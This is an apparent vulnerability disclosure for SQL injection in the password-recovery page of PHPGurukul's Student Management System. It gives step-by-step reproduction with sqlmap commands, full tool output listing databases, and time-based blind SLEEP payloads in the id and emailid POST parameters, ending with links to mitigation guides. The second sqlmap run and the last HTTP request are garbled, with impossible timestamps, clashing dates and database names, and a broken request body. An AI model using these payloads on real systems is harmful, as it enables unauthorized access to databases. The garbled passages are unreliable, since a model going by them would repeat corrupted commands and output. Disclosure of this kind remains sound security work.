


SQL Injection was found in the **studentrecordms/password-recovery.php** page of the **Student Management System using PHP and MySQL** Project, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the **id and emailid** parameter in a **POST** HTTP request.

➤ **Official Website URL:** <https://phpgurukul.com/student-management-system-using-php-and-mysql/>

<b>Vulnerability Name:</b>	SQL Injection	
<b>Affected Vendor</b>	PHPGurukul	
<b>Affected Product Name</b>	Student Management System using PHP and MySQL	
<b>Affected Components</b>	Version:	V1
	Affected Code File:	studentrecordms/password-recovery.php
	Affected Parameter:	emailid and id
	Method:	POST

#### Step to Reproduce:

**Step 1:** Visit to <http://localhost/studentrecordms/password-recovery.php> password recovery page and enable burpsuite intercept and give Login ID, Admin Email id and New Password values with test, [test@gmail.com](mailto:test@gmail.com) and Test12 then send the request.



**Step 2:** Copy the request in text file and save.



**Step 3:** Now run the sqlmap command against request saved in file.

- python ./sqlmap.py -r C:\Users\bhush\Desktop\password-recovery.txt --batch --dbs

```
PS C:\Users\bhush\Downloads\sqlmapproject> python ./sqlmap.py -r C:\Users\bhush\Desktop\password-recovery.txt --batch --dbs

[1.8.9.1dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:31:02 / 2024-10-19/

00:31:02 [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\password-recovery.txt'
00:31:03 [INFO] testing connection to the target URL
00:31:04 [INFO] checking if the target is protected by some kind of WAF/IPS
00:31:04 [INFO] testing if the target URL content is stable
00:31:04 [INFO] target URL content is stable
00:31:04 [INFO] testing if POST parameter 'id' is dynamic
00:31:04 [WARNING] POST parameter 'id' does not appear to be dynamic
00:31:04 [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
00:31:04 [INFO] testing for SQL injection on POST parameter 'id'
00:31:04 [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
00:31:04 [INFO] testing 'boolean-based blind - Parameter replace (original value)'
00:31:04 [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
00:31:04 [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
00:31:04 [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
00:31:04 [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
00:31:04 [INFO] testing 'Generic inline queries'
00:31:04 [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
00:31:04 [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
00:31:04 [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
00:31:04 [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
00:31:04 [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP) - injectable'
00:31:15 [INFO] POST parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
00:31:15 [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
00:31:15 [INFO] sqlmap automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
00:31:15 [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
```

**Step 4:** Now notice that 'id' parameter is detected vulnerable and all database is successfully retrieved.

```
00:31:15 [INFO] target URL appears to have 2 columns in query
got a refresh intent (redirect like response common to login pages) to 'login.php'. Do you want to apply it from now on? [Y/n] Y
do you want to (re)try to find proper UNION column types with fuzzy test? [Y/n] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
00:31:16 [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
00:31:17 [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
00:31:17 [INFO] checking if the injection point on POST parameter 'id' is a false positive
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
sqlmap identified the following injection point(s) with a total of 115 HTTP(s) requests:

Parameter: id (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=test' AND (SELECT 8428 FROM (SELECT(SLEEP(5)))dOrY) AND 'tftt'='tftt&email=test@gmail.com&password=Test12&submit=Change Password'

00:31:33 [INFO] the back-end DBMS is MySQL
00:31:33 [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize values for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
00:31:38 [INFO] fetching database names
00:31:38 [INFO] fetching number of databases
00:31:38 [INFO] retrieved:
00:31:40 [INFO] adjusting time delay to 1 second due to good response times
9
00:31:49 [INFO] retrieved: information_schema
00:32:49 [INFO] retrieved: mgsdb
00:33:05 [INFO] retrieved: mysql
00:33:22 [INFO] retrieved: performance_schema
00:34:20 [INFO] retrieved: phpmyadmin
00:34:56 [INFO] retrieved: preschool
00:35:30 [INFO] retrieved: rtbsdb
00:35:49 [INFO] retrieved: studentrecorddb
00:36:37 [INFO] retrieved: test
available databases [9]:
[*] information_schema
[*] mgsdb
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] preschool
[*] rtbsdb
[*] studentrecorddb
[*] test

00:36:52 [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'

[*] ending @ 00:36:52 / 2024-10-19/
```

- Insert payload ('%2b(select\*from(select(sleep(20)))a)%2b') in Id parameter after observe the response.


```
POST /studentrecorddb/password-recovery.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/studentrecorddb/password-recovery.php
Cookie: PHPSESSID=0d0c0a0f0c0a0f0c0a0f0c0a0f0c0a0f
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

id=test%2b(select*from(select(sleep(20)))a)%2b&email=test4@gmail.com&password=Test12&submit=ChangePassword

1 HTTP/1.1 200 OK
2 Date: Fri, 18 Oct 2024 19:19:09 GMT
3 Server: Apache/2.4.58 (Ubuntu) OpenSSL/1.1.3 FPM/8.0.30
4 X-Powered-By: PHP/8.0.10
5 Expires: Thu, 19 Nov 1991 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 3704
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <script>
14 alert("Invalid details!")
15 </script>
16 </DOCTYPE html>
17 <html lang=en>
18
19 <head>
20 <meta charset="utf-8">
21 <meta http-equiv="X-UA-Compatible" content="IE=edge">
22 <title>
23 Student Record Management System | Password Recovery
24 </title>
25 <!-- Bootstrap Core CSS -->
26 <link href="bower_components/bootstrap/dist/css/bootstrap.min.css" rel="stylesheet">
27 <!-- MetisMenu CSS -->
28 <link href="bower_components/metisMenu/dist/metisMenu.min.css" rel="stylesheet">
29 <!-- Custom CSS -->
30 <link href="dist/css/admin-1.css" rel="stylesheet">
31 <!-- Custom Fonts -->
32 <link href="bower_components/font-awesome/css/font-awesome.min.css" rel="stylesheet" type="text/css">
33 <link href="bower_components/font-awesome/css/font-awesome.min.css" rel="stylesheet" type="text/css">
34 <link href="dist/css/jquery.validate.css" rel="stylesheet" type="text/css">
35 </head>
36 <body>
37 <div align="center">
38 Student Record Management System
39 </div>
40 <div class="container">
41 <div>
42 <div>
43 <div>
44 </div>
45 </div>
46 </div>
47 </div>
48 </div>
```

**Step 5:** Now run sqlmap command against 'emailid' parameter with switch '-p'.

- ```

PS C:\Users\bhush\Downloads>sqlmapproject-sqlmap-9e36c077-python /sqlmap.py -r C:\Users\bhush\Desktop\password-recovery.txt -p "emailid" --batch --dbms
 (1.0.9.18d6e)
https://sqlmap.org

[!] Important disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any attacks or damage caused by this program

[*] Starting 80:07:51 / 2020-10-19/

00:07:51 [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\password-recovery.txt'
00:07:51 [INFO] resuming back-end DBMS 'mysql'
00:07:51 [INFO] testing connection to the target url
00:07:51 [INFO] testing if the target URL content is stable
00:07:51 [INFO] target URL content is stable
00:07:52 [WARNING] heuristic (class) test shows that POST parameter 'emailid' might not be injectable
00:07:52 [INFO] testing for SQL injection on POST parameter 'emailid'
00:07:52 [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
00:07:52 [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
00:07:52 [INFO] testing 'Generic inline queries'
00:07:53 [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACT(VALUES))'
00:07:53 [INFO] testing 'MySQL > 5.1.12 AND time-based blind (query sleep)'
00:07:53 [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
00:08:01 [INFO] POST parameter 'emailid' cannot be to 'MySQL > 5.1.12 AND time-based blind (query sleep)' injectable
00:08:01 [INFO] Like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
For the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
00:08:01 [INFO] testing 'Generic inline queries (SQL)' - 1 to all columns
00:08:03 [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
00:08:03 [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection to
chnique test

```

```
[00:48:03] [INFO] target URL appears to have 2 columns in query
got a refresh intent (redirect like response common to login pages) to 'login.php'. Do you want to apply it from now on? [Y/n] Y
do you want to (re)try to find proper UNION column types with fuzzy test? [Y/n] N
target URL appears to be UNION injectable with 2 columns
not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[00:48:04] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[00:48:05] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[00:48:06] [INFO] checking if the injection point on POST parameter 'emailid' is a false positive
POST parameter 'emailid' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
sqlmap identified the following injection point(s) with a total of 100 HTTP(s) requests:

Parameter: emailid (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=test&emailid=test@gmail.com' AND (SELECT 8939 FROM (SELECT(SLEEP(5))))xRYo AND 'JRNY'='JRNY&password=Test12&submit=Change Password

[00:48:21] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:48:21] [INFO] fetching database names
[00:48:21] [INFO] fetching number of databases
[00:48:21] [INFO] resumed: 9
[00:48:21] [INFO] resumed: information_schema
[00:48:21] [INFO] resumed: mgpdb
[00:48:21] [INFO] resumed: mysql
[00:48:21] [INFO] resumed: performance_schema
[00:48:21] [INFO] resumed: phpmyadmin
[00:48:21] [INFO] resumed: preschool
[00:48:21] [INFO] resumed: rtbsdb
[00:48:21] [INFO] resumed: studentrecorddb
[00:48:21] [INFO] resumed: test
available databases [9]:
[*] information_schema
[*] mgpdb
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] preschool
[*] rtbsdb
[*] studentrecorddb
[*] test

[00:48:21] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'

[*] ending @ 00:48:21 / 2024-10-19/
```

- ```

1 POST /studentrecord/passwd-recovery.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:113.0) Gecko/20100101 Firefox/131.0
4 Accept: */*
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 112
10 Origin: http://localhost
11 Connection: keep-alive
12 Referer: http://localhost/studentrecord/passwd-recovery.php
13 Cookie: PHPSESSID=umctn0tknfticogevn19uh
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19 Priority: u0, l1
20
21 id=centemailtest4@gmail.com &idb(select*from(select sleep(20))a)idb password=Test123
22 submit=Change+password
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

```

### **Mitigation/recommendations**

- [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
- <https://portswigger.net/web-security/sql-injection>